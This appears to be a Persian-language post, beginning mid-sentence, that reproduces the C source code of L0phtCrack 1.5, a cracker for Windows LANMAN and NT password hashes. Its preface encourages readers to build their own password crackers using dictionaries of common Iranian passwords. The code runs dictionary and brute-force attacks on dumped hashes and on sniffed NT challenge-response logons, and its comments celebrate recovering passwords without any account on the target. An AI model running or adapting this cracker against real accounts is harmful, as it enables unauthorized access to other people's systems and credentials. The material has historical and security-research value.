حقوقی خود را متوجه این شرکت نمایند زیرا حداقل در ظاهر اینست که دیگر L0pht ای وجود ندارد و آنها در حال کار و تحقیق برای شرکت @stake می باشند شاید این هم نوعی دیگر از مبارزه طلبی این گروه در هزاره ی سوم برا بقاء می باشد .

محمد مسافر

C0llect0r@Spymac.com

Source Code نسخه ی L0pht Crack 1.5 را برای برای علاقه مندان به برنامه نویسی جهت آشنایی بیشتر با نحوی عملکرد کراکینگ وروش های برنامه نویسی به منظور کراک را قرار میدهم ا لبته اگر شما مقداری به برنامه نویسی مسلط باشید با مقداری کوشش و پشت کار خودمی توانید برای خود Password Cracker بسازید چه بسا شاید ساخته ی شما L0pht Crack دیگری وحتی پیشرفته تر از آن را به جهانیان عرضه کند پیشنهاد میکنم در ابتدا برای نوشتن کد های برنامه اتان از همان روش ها کلی وکلاسیک Password Cracking استفاده نمایید یعنی 1:testing & Null Password 2: User Information Dictionary Attack (در این روش چون نرم افزار ی که طراحی مینمایید بومی است , وبا احتمال زیادی کاربران بومی از کلمات رمز بومی نیز استفاده میکنند پس در این مرحله از کلمات ایرنی نیز علاوه بر English Dictionaries هم استفاده کنید که البته باز نوع آن Dictionary بومی که انتخاب و طراحی مینمایید باز به استعداد و هوش شما بستگی دارد مثلا اینکه کاربران ایرانی اقلب از چه کلماتی برای کلمه ی عبور خود استفاده مینمایندو به چه مسائلی بیشتر علاقه مند هستند که از یادشان هم نمیرود و به همین سبب کلمات رمز خود را از همان حوزه ها انتخاب میکنند ... بله من به همان چیزی فکر می کنم که هم اکنون نیزشما به ان فکر افتادید .....(:D;) 3: Hybrid Attack : 4 Brute Force

/* L0phtcrack 1.5 06.02.97 mudge@l0pht.com

The original comments are left below for those that missed the first release. It still does all of the things the first one did PLUS:

. Can now dictionary attack or brute force the network NT server challenge that is used to prevent the OWF from going across the wire in its plaintext format. Here's how their setup works:

[assuming initial setup etc...]

8byte "random" challenge
Client <---------- Server
OWF1 = pad Lanman OWF with 5 nulls
OWF2 = pad NT OWF with 5 nulls
resp = E(OWF1, Chal) E(OWF2, Chal)
48byte response (24byte lanman 24byte nt)
Client ----------> Server

The client takes the OWF (all 16 bytes of it) and pads with 5 nulls. From this point it des ecb encrypts the, now 21byte, OWF with the 8byte challenge. The resulting 24byte string is sent over to the server who performs the same operations on the OWF stored in it's registry and compares the resulting two 24byte strings. If they

match the user used the correct passwd.

What's cool about this? Well, now you can take your sniffer logs of NT logons and retrieve the plaintext passwords. This does not require an account on the NT machine nor does it require previous knowledge of the ADMINISTRATOR password.

See, the problem was that of Microsoft's horrible marketing driven patch to prevent pwdump from working. [elaborate on why that sucked]

. Recursion has been removed from both the brute forcing in the Lanman case and also in the NT case derivation from the Lanman password. The iterative functions, although they don't logically represent the problem as well as their recursive predecessors, are much more memory friendly.

. The large bruter routine no longer overflows the Pentium L2 cache, well it didn't seem to do so bad if you had a 512k L2 cache as opposed to a 256k on. This offers a large performance increase in bruting.

. A couple of bugs were fixed.

```
/* NT-Cracker 03.24.97 mudge@l0pht.com
   This program takes the smbpassword file or the output generated by
   the excellent program pwdump (author name) and dictionary attacks
   the LANMAN One Way Password -

   LANMAN One Way Passwords are created in the following fashion:
         . The password is first converted to uppercase
         . If the password is longer than 14 chars (bytes) then it
                 is truncated
         . If the password is less than 14 chars (bytes) then it is
                 padded with NULL's to 14 bytes.
         . The padded/truncated password is then split in half and each
                 half is used to generate an odd parity DES key
         . An 8 byte fixed value is then encrypted with each of the
```

```
                DES keys - these two results are concatenated together
                to produce a 16byte hash.

        The fixed value that is encrypted by each of the DES keys is the
        decryption of the value 0xAAD3B435B51404EE with a key of all zeros.

Todo: add an entire keyspace attack to guarantee
    we get all of the passwords
Todo: Roll this into pwdump and add the ability to try to brute
    force the administrators passwords on remote machines to obtain
            full user listings and OWPasswords.
Todo: GUI for the Windows users - weld's job
Todo: CLI portable
Todo: If not bruting - let people know if we couldn't find the passwd in a
   dictionary and the word is <= 7 chars

Crikey! Now I see where ECB mode is going to kill them in the NT
dialect - this should make bruting either one trivial!

BIG KUDOS go out to Hobbit@avian.org for his outstanding work in debunking
CIFS. Without information provided in his paper this program wouldn't be
here!

This work is provided by the L0pht - it contains code from the
following places:
            . Plenty of original code
            . generic routines from the samba code source
            . md4 routines from RSA
            . DES routines from Eric Young's libdes
*/

#include "includes.h"

void f2(struct user_struct *Ustruct, char *str);
extern void fill_user_struct(char *dastring, struct user_struct *da_struct);
extern void str_to_key(unsigned char *,unsigned char *);
```

```
extern void usage(char *);
extern void LMword(char *, char *);
extern char * atob(char *, int);
extern int htoi(char c);
int crackntdialect(struct user_struct *Ustruct, char *passwd, int check_case);
void md4hash(char *passwd, unsigned char *p16, int len);
extern int PutUniCode(char *dst,char *src);
void chcase(char *str, int pos);
void LowerString(char *holder, char *word);
void printuser(struct user_struct *Ustruct, FILE *file);
int cracklanman(struct user_struct *Ustruct, char *dict_word, char *tmphash);
extern int isvalid_userline(char *user_entry);
extern struct user_struct * init_linked_list();
extern void add_list_struct(struct user_struct *, char *);
extern struct user_struct * remove_from_list(struct user_struct *);
extern struct user_struct * rewind_list(struct user_struct *);
extern void print_and_prune(struct user_struct *record, FILE *outlist);
extern void build_linked_list(struct user_struct *head, FILE *pwlist);
extern struct user_struct * filter_disabled(struct user_struct *head, FILE *outlist);
extern struct user_struct * filter_nopasswd(struct user_struct *head, FILE *outlist);
extern struct user_struct * setup_linked_list(int, FILE *, FILE *);
int Lanman(struct user_struct *index, char *dict_word, FILE *outlist);
int nt(struct user_struct *index, char *dict_word, FILE *outlist);
int Lanman_and_nt(struct user_struct *index, char *dict_word, FILE *outlist);
extern void free_struct_list(struct user_struct *);
int brute_lanman(struct user_struct *Ustruct, FILE *outlist);
void half_lanman(char *, char *);
int brute_routine(struct user_struct *head, char *half_hash, char *, int iter);
int lm_check_sniff(struct user_struct *, char *);
int nt_check_sniff(struct user_struct *, char *);
extern void nt_ify_list(struct user_struct *head);
extern void print_hits(struct user_struct *head, FILE *outlist);
extern struct user_struct * prune_list(struct user_struct *head);
extern void E_P24(uchar *, uchar *, uchar *);
int issame(char *, char *, int);
```

```
/* Global str_to_crypt - this is what is encrypted with each of the
   odd parity DES keys for LANMAN - It is derived by decrypting the
   fixed byte quantity 0xAAD3B435B51404EE with a key
   of all 0's ie:

        fixed_key[] = "\xAA\xD3\xB4\x35\xB5\x14\x04\xEE";
        memset(deskey3, '\0', sizeof(deskey3)); - key of all 0's
        des_set_key((des_cblock *)deskey3, ks3);
        des_ecb_encrypt((des_cblock *)fixed_key,
           (des_cblock *)str_to_crypt, ks3, DES_DECRYPT);
*/

char str_to_crypt[] = "\x4b\x47\x53\x21\x40\x23\x24\x25";

void main(int argc, char **argv) {
        FILE *pwlist, *wordlist, *outlist;
        char dict_word[MAX_WORD];
        char *pwfile, *wordfile, *outfile;
        struct user_struct *head, *index, *foo, *bar;
        extern char *optarg;
        int c, pcount=0, Pcount=0, wcount=0, ocount=0, brute=0;
        int lanonly=0, ntonly=0;
        int ret=0;

        while ( (c = getopt(argc, argv, "p:P:w:blno:")) != EOF){
                switch(c) {
                case 'p': /* passwd file from pwdump */
                        pwfile = optarg;
                        pcount++;
                        break;
                case 'P': /* passwd file from sniffer logs -
                             we will look at Pcount / pcount to figure
                             out what type of file pwfile is really pointing
                             to */
                        pwfile = optarg;
```

```
                Pcount++;
                break;
        case 'w': /* dictionary of words */
                wordfile = optarg;
                wcount++;
                break;
        case 'o': /* output file */
                outfile = optarg;
                ocount++;
                break;
        case 'l': /* crack LANMAN password ONLY */
                lanonly++;
                break;
        case 'n': /* crack NT Dialect only - dumb -
                     better performance cracking both */
                ntonly++;
                break;
        case 'b': /* brute force through keyspace */
                brute++;
                break;
        default:
                usage(argv[0]);
        }
}

if ((pcount == 0 && Pcount == 0) || (pcount > 0 && Pcount > 0))
        usage(argv[0]);
else if ((wcount == 0 && brute == 0) || (wcount > 0 && brute > 0))
        usage(argv[0]);

if (lanonly > 0 && ntonly > 0)
        usage(argv[0]);

if ((pwlist = fopen(pwfile, "r")) == NULL){
        fprintf(stderr, "Error: could not open %s\n", pwfile);
        exit(1);
```

```
}

if (wcount > 0 ) {
  if ((wordlist = fopen(wordfile, "r")) == NULL){
          fprintf(stderr, "Error: could not open %s\n", wordfile);
          exit(1);
  }
}

if (ocount > 0){
        if ((outlist = fopen(outfile, "w")) == NULL){
                fprintf(stderr, "Error: could not open %s\n", outfile);
                exit(1);
        }
} else
        outlist = stdout;

head = setup_linked_list(pcount, pwlist, outlist); /* pcount will
                        be 1 if it's a regular pwdump file and
                        0 if it is a sniffer log with the
                        challenge response */

foo = index = head;


/* main loop */

head = rewind_list(index);
index = foo = bar = head;

if (head == NULL){
        fprintf(stderr, "Nothing to do so I guess I'm done\n");
        exit(1);
}

if (brute){
```

```
            ret = brute_lanman(index, outlist);
    }else{
            while (fgets(dict_word, MAX_WORD, wordlist) != NULL) {

                    head = rewind_list(index);
                    index = foo = bar =  head;

                    if (head == NULL){
                            fprintf(stderr, "Done\n");
                            exit(1);
                    }

                    while (bar != NULL){
                            if (lanonly){
                                    Lanman(index, dict_word, outlist);
                            } else if (ntonly) {
                                    nt(index, dict_word, outlist);
                            } else {
                                    Lanman_and_nt(index, dict_word, outlist);

                            }
                            if (index->next == NULL){
                                    bar = NULL;
                            }else{
                                    index = index->next;
                            }
                    }

            }
    } /* else from brute_lanman */

if (ret == 0){ /* if ret is > 0 then we have already pruned ALL
                  of the structs in the list...  */
    head = rewind_list(index);
    free_struct_list(head);
}
```

```
        if (ocount > 0)
                fclose(outlist);
        if (wcount > 0)
                fclose(wordlist);
        if (pcount > 0)
                fclose(pwlist);
}

/* routine to check the LANMAN passwd */
int cracklanman(struct user_struct *Ustruct, char *dict_word, char *fullhash){
 unsigned char passwd[14];
 unsigned char lanman[16];
 des_cblock deskey1, deskey2;
 des_key_schedule ks1, ks2;


 memset(passwd, '\0', sizeof(passwd));
 memset(lanman, '\0', sizeof(lanman));

 LMword((char *)passwd, dict_word); /* uppercases and
                                truncs/concats word into passwd */
 if (!Ustruct->pwdumpval){
  if (lm_check_sniff(Ustruct, passwd) == 1)
    return(1);
  else
    return(0);
 }

 str_to_key(passwd, deskey1);  /* create the first 8byte odd
                            parity des key */
 des_set_key((des_cblock *)deskey1,ks1); /* setup the key schedule */

 des_ecb_encrypt((des_cblock *)str_to_crypt, /* encrypt the known
                                        8byte value */
          (des_cblock *)lanman, ks1, DES_ENCRYPT); /* against the
                                        first des key */
```

```
 str_to_key(&(passwd[7]), deskey2);
 des_set_key((des_cblock *)deskey2,ks2);

 des_ecb_encrypt((des_cblock *)str_to_crypt,\
                      (des_cblock *)&lanman[8], ks2, DES_ENCRYPT);

 strncpy(fullhash, (const char *)lanman, sizeof(lanman));

 if (memcmp(Ustruct->lmhashb, lanman, sizeof(lanman)) == 0){
  strncpy(Ustruct->lmpasswd, (const char *)passwd, LMPASSWDLEN);
  return(1);
 }
 return(0);
}

/* routine to check the md4 NT dialect passwd derived from the
   succesfull LANMAN passwd.  returns 1 if succesfull, 0 otherwise  -
   if check case is > 0 then all possible permutations of upper/lower
   are tried, if <=0 then just try the word in the case that we recieved
   it in. */
int crackntdialect(struct user_struct *Ustruct, char *passwd, int check_case){

 char ntpasswd[129];
 char *hold;
 unsigned char *p16;
 int pos, uni_len;

 memset(ntpasswd, '\0', sizeof(ntpasswd));

 if (check_case){ /* go through the possible case sensitive perms */
  LowerString(ntpasswd, passwd);
  pos = strlen(passwd) -1;
  f2(Ustruct, ntpasswd);
 }else{ /* not interested in case sensitivity - just try the dict word as
        we have it */
```

```
if (passwd[strlen(passwd)-1] == '\n') /* strip the \n - this
                        is done in LowerString for the case sensitive
                        check */
passwd[strlen(passwd)-1] = '\0';

hold = (char *)malloc(NTPASSWDLEN * 2); /* grab space for
                                    unicode */
if (hold == NULL){
  fprintf(stderr, "out of memory...crackntdialog hold\n");
  exit(1);
}

uni_len = PutUniCode(hold, passwd); /* convert to
                                unicode and return correct
                                unicode length for md4 */

p16 = (unsigned char*)malloc(16); /* grab space for md4 hash */
if (p16 == NULL){
  fprintf(stderr, "out of memory...crackntdialect p16\n");
  exit(1);
}

md4hash(hold, p16, uni_len);
if (Ustruct->pwdumpval){
  if (memcmp(p16, &Ustruct->nthashb, 16) == 0)
    strncpy(Ustruct->ntpasswd, passwd, NTPASSWDLEN);
} else {
  if (nt_check_sniff(Ustruct, p16) == 1){
    strncpy(Ustruct->ntpasswd, passwd, NTPASSWDLEN);
  }
}
free(p16);
free(hold);
}
```

```
 if (strlen(Ustruct->ntpasswd) > 0){
  Ustruct->ntdone = 1;
  return(1);
 } else
  return(0);
}

/* Recursively check all variations on case as the NT Dialect passwd is case
  sensitive. This isn't too bad as the total possible perms is only 2 to the
  power of strlen(wordtocompare). We really need to make this iterative
  to save on memory and increase speed. If the function finds a match it
  puts it in Ustruct->ntpasswd. */
void f2(struct user_struct *Ustruct, char *str){
 unsigned long i,j;
 char tmp[128], hold[256];
 char ntresp[21], response[24];
 unsigned char p16[16];
 int len, uni_len, iters;

 len = strlen(str);
 iters = 1 << len;

#ifdef _DEBUG
 printf("str: %s - len: %d\n", str, len);
 fflush(NULL);
#endif

 for (i=0; i<iters; i++) {
  strcpy(tmp, str);
  /* Set case for this round  */
  for (j=0; j<len; j++) {
   if ( i & (1 << j)) {
    tmp[j] = toupper(tmp[j]);
   }
  }
#ifdef _DEBUG
```

```
    printf("%d: %x %s \n", i, tmp, tmp);
    fflush(NULL);
#endif
    uni_len = PutUniCode(hold, tmp);

    md4hash(hold, p16, uni_len);
    if (Ustruct->pwdumpval){  /* we're dealing with pwdump */
     if (memcmp(p16, Ustruct->nthashb, 16) == 0){
       strncpy(Ustruct->ntpasswd, tmp, NTPASSWDLEN);
       return;
       /* finished=1; */
     }
    } else {  /* we're dealing with sniffer logs */
     if (nt_check_sniff(Ustruct, p16) == 1){
       strncpy(Ustruct->ntpasswd, tmp, NTPASSWDLEN);
       return;
     }
    }
  }
}

/*
 * Creates the MD4 Hash of the users password in NT UNICODE.
 */

void md4hash(char *passwd, unsigned char *p16, int len)
{
        int i=0;
        MDstruct MD;

        MDbegin(&MD);
        for(i = 0; i + 64 <= len; i += 64){
                MDupdate(&MD,(unsigned char *)passwd + (i/2), 512);
#ifdef BIGENDIAN
                MDreverse(MD.buffer);
#endif
```

```
        }
        MDupdate(&MD,(unsigned char *)passwd + (i/2),(len-i)*8);
#ifdef BIGENDIAN
        MDreverse(MD.buffer);
#endif
/*      MDprint(&MD);
          printf("\n");  */

        memcpy(p16, (unsigned char *)MD.buffer, 16);
/*
        SIVAL(p16,0,MD.buffer[0]);
        SIVAL(p16,4,MD.buffer[1]);
        SIVAL(p16,8,MD.buffer[2]);
        SIVAL(p16,12,MD.buffer[3]);
*/

}


void LowerString(char *holder, char *word){
        size_t i;
        int word_len;

        word_len = strlen(word);

        if (strlen(word) > 128)
                word[128] = '\0';

        for (i=0; i < word_len; i++){
                if (isupper(word[i]))
                  holder[i] = tolower(word[i]);
                else
                  holder[i] = word[i];
        }
        if (holder[word_len - 1] == '\n')
          holder[word_len - 1] = '\0';
```

```
}

void chcase(char *str, int pos){
        str[pos] = toupper(str[pos]);
}

void printuser(struct user_struct *Ustruct, FILE *file){
 if (Ustruct->already_printed == 1)
        return;
 else {
        fprintf(file, "User: [%s] Lanman PW: [%s] NT dialect PW: [%s]\n",
                Ustruct->username, Ustruct->lmpasswd, Ustruct->ntpasswd);
                Ustruct->already_printed = 1;
                fflush(file);
        }
}

int Lanman(struct user_struct *index, char *dict_word, FILE *outlist){

 struct user_struct *foo;
 char match_lmpasswd[14], match_lmhash[32], tmphash[16];
 int ret=0;

 if (index->lmdone == 1){
  printuser(index, outlist);
  return(1);
 }else{
   if (index->pwdumpval){ /* doing the pwdump file */
     if (cracklanman(index, dict_word, tmphash) == 1){
       printuser(index, outlist);
       index->lmdone = 1;
       strcpy(match_lmpasswd, index->lmpasswd);
       memcpy(match_lmhash, index->lmhash, 32);
       ret = 1;
     }
```

```
      foo = index->next;
      while (foo != NULL){
       if (memcmp(foo->lmhashb, tmphash, 16) == 0){
        LMword(match_lmpasswd, dict_word);
        strcpy(foo->lmpasswd, match_lmpasswd);
        foo->lmdone = 1;
        foo = foo->next;
       } else {
        foo = foo->next;
       }
      }
     } else { /* doing the sniffer logs */
      LMword(match_lmpasswd, dict_word);
      if (lm_check_sniff(index, match_lmpasswd) == 1){
       printuser(index, outlist);
       index->lmdone = 1;
       ret = 1;
      }
     }
   }
   return(ret);
}

int nt(struct user_struct *index, char *dict_word, FILE *outlist){
  struct user_struct *foo;
  char match_ntpasswd[129], match_nthash[32];

  if (index->ntdone == 1){
    printuser(index, outlist);
    return(1);
  }else{
    if (crackntdialect(index, dict_word, 1) == 1){
      printuser(index, outlist);
      index->ntdone = 1;
      if (index->pwdumpval){
        strcpy(match_ntpasswd, index->ntpasswd);
```

```
      memcpy(match_nthash, index->nthash, 32);
      foo = index->next;
      while (foo != NULL){
       if (memcmp(foo->nthash, match_nthash, 32) == 0){
        strcpy(foo->ntpasswd, match_ntpasswd);
        foo->ntdone = 1;
        foo = foo->next;
       } else
        foo = foo->next;
      }
     }
     return(1);
    }
   }
   return(0);
}

int Lanman_and_nt(struct user_struct *index, char *dict_word, FILE *outlist){

   struct user_struct *foo;
   char match_lmpasswd[15], match_lmhash[32];
   char tmphash[16];
   int ret=0;

   if (index->lmdone == 1 && index->ntdone){
    printuser(index, outlist);
    return(1);
   }else{
    if (cracklanman(index, dict_word, tmphash) == 1){
     index->lmdone = 1;
     strcpy(match_lmpasswd, index->lmpasswd);
     memcpy(match_lmhash, index->lmhash, 32);
     if (crackntdialect(index, index->lmpasswd, 1) == 1){
    /* printuser(index, outlist); */
      index->ntdone = 1;
     }
```

```
    ret = 1;
    if ((index->lmdone) || (index->ntdone))
      printuser(index, outlist);
   }
   if (index->pwdumpval){
    foo = index->next;
    while (foo != NULL){
     if (memcmp(foo->lmhashb, tmphash, 16) == 0){
      LMword(match_lmpasswd, dict_word);
      strcpy(foo->lmpasswd, match_lmpasswd);
      foo->lmdone = 1;
      crackntdialect(foo, foo->lmpasswd, 1);
      foo = foo->next;
     } else {
      foo = foo->next;
     }
    }
   }
  }
  return(ret);
}

int brute_lanman(struct user_struct *head, FILE *outlist){
  char brute_str[7];
  char all_chars[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
  char half_hash[8];
  char tmp[128];
  int spacelen = strlen(all_chars);
  int pwlen = 7;
  char *tmpspace[7+1];
  struct user_struct *index;
  int i;
  int size;

  size = strlen(all_chars);
```

```
index = head;

memset(brute_str, '\0', sizeof(brute_str));

memset(tmp, '\0', sizeof(tmp));

/* initialize the pointers */
tmpspace[0]=&all_chars[0];
for (i=1; i<=pwlen; i++) {
  tmpspace[i]=0;
}


/* ok here we go, go until that extra pointer gets
  changed... */
while(!tmpspace[pwlen]) {
  for (i=0; i<=pwlen; i++) {
    if(tmpspace[i] != 0) {
      tmp[i]=*tmpspace[i];
    } else
      break;
   /* {
      tmp[i]='\0';
    }
   */
  }

/* printf("%s : %d\n", tmp, strlen(tmp));  */

  if (index->pwdumpval){
    half_lanman(half_hash, tmp);
    if (brute_routine(index, half_hash, tmp, 7) == 1){
#ifdef _DEBUG
      printf("gotone in round %d\n", iter);
      fflush(NULL);
#endif
```

```
    nt_ify_list(index);
    print_hits(index, outlist);
    head = prune_list(index);
    if (!head)
      return(1);
    else
      index = head;
  }
} else {
  if (lm_check_sniff(index, tmp) == 1){
    nt_ify_list(index);
    print_hits(index, outlist);
    head = prune_list(index);
    if (!head)
      return(1);
    else
      index = head;
   }
}

/* increment */
tmpspace[0]++;

/* carry ? */
for (i=0; i<pwlen; i++) {
  if (tmpspace[i] > &all_chars[spacelen -1]) {
    tmpspace[i] = &all_chars[0];

/*
   can't just inc the pointer but
   this could be removed by playing
   games with the data struct... ;-)
*/
    if (tmpspace[i+1] !=0) {
      tmpspace[i+1]++;
    } else {
```

```
            tmpspace[i+1] = &all_chars[0];
          }
        }
      }
    }

  return(0);
}

void half_lanman(char *half_hash, char *brute_str){
  unsigned char lanman[8];
  des_cblock deskey1;
  des_key_schedule ks1;

  /* create the first 8byte odd parity des key */
  str_to_key((unsigned char *)brute_str, deskey1);
  /* setup the key schedule */
  des_set_key((des_cblock *)deskey1,ks1);

  /* encrypt the known 8byte value against the first des key */
  des_ecb_encrypt((des_cblock *)str_to_crypt, (des_cblock *)lanman, ks1,\
          DES_ENCRYPT);

  memcpy(half_hash, lanman, 8);

}

/* routine to check the LANMAN passwd */
void full_lanman(char *fullhash, char *dict_word){
  unsigned char passwd[14];
  unsigned char lanman[16];
  des_cblock deskey1, deskey2;
  des_key_schedule ks1, ks2;

  memset(passwd, '\0', sizeof(passwd));
  memset(lanman, '\0', sizeof(lanman));
```

```
  strncpy(passwd, dict_word, 14);

  str_to_key(passwd, deskey1);  /* create the first 8byte odd
                                   parity des key */
  des_set_key((des_cblock *)deskey1,ks1); /* setup the key schedule */

  des_ecb_encrypt((des_cblock *)str_to_crypt, /* encrypt the known
                                        8byte value */
          (des_cblock *)lanman, ks1, DES_ENCRYPT); /* against the
                                        first des key */

  str_to_key(&(passwd[7]), deskey2);
  des_set_key((des_cblock *)deskey2,ks2);

  des_ecb_encrypt((des_cblock *)str_to_crypt,\
                        (des_cblock *)&lanman[8], ks2, DES_ENCRYPT);

  strncpy(fullhash, (const char *)lanman, sizeof(lanman));

}

int brute_routine(struct user_struct *head, char *half_hash, char *brute_str, int iter){
  struct user_struct *index;
  int positive=0;

  index = head;

  while (index != NULL){

    if (index->under7){
          if (memcmp(index->lmhashb, half_hash, 8) == 0){
                strncpy(index->first_half, brute_str, 7);
                strncpy(index->lmpasswd, brute_str, 7);
                index->lmdone = 1;
                positive = 1;
```

```
        }
 }else{
        if (iter == 7){
                if (strlen(index->first_half) == 0){
                        if (memcmp(index->lmhashb, half_hash, 8) == 0){
                                strncpy(index->first_half, brute_str, 7);
                                if (strlen(index->second_half) != 0){
                                        positive=1;
                                }
                        }
                }
        }

        if (strlen(index->second_half) == 0){
                if (memcmp(&index->lmhashb[8], half_hash, 8) == 0){
                        strncpy(index->second_half, brute_str, 7);
#ifdef _DEBUG
                        printf("snagged second half in round %d\n", iter);
                        fflush(NULL);
#endif
                }
        }
 }
 if (!(index->under7)){
  if ((strlen(index->first_half) > 0) && (strlen(index->second_half) > 0)){
        strncpy(index->lmpasswd, index->first_half, 7);
        strncat(&index->lmpasswd[7], index->second_half, 7);
        index->lmdone = 1;
        positive = 1;
  }
 }
 index = index->next;
 }
 return(positive);
}
```

```
int lm_check_sniff(struct user_struct *head, char *brute_str){
 struct user_struct *index;
 char pre_lmresp[21];
 char response[24];
 char full_lmhash[16];
 int positive=0;

 index = head;

 while (index != NULL){

  memset(pre_lmresp, '\0', 21);
  full_lanman(full_lmhash, brute_str);
  memcpy(pre_lmresp, full_lmhash, 16);
  E_P24(pre_lmresp, index->server_chall, response);

  if (memcmp(index->lmresp_b, response, 24) == 0){
   memcpy(index->lmpasswd, brute_str, 14);
   memcpy(index->lmhashb, full_lmhash, 16);
   index->lmdone = 1;
   positive = 1;
  }
  index = index->next;
 }
 return(positive);
}

int nt_check_sniff(struct user_struct *head, char *nthash){
 struct user_struct *index;
 char pre_ntresp[21];
 char response[24];
 int positive=0;

 index = head;

 memset(pre_ntresp, '\0', 21);
```

```
  memcpy(pre_ntresp, nthash, 16);
  E_P24(pre_ntresp, index->server_chall, response);

  if (memcmp(index->ntresp_b, response, 24) == 0){
    memcpy(index->nthashb, nthash, 16);
    index->ntdone = 1;
    positive = 1;
  }
  return(positive);
}

int issame(char *one, char *two, int len){

  return(memcmp(one, two, len));
}
```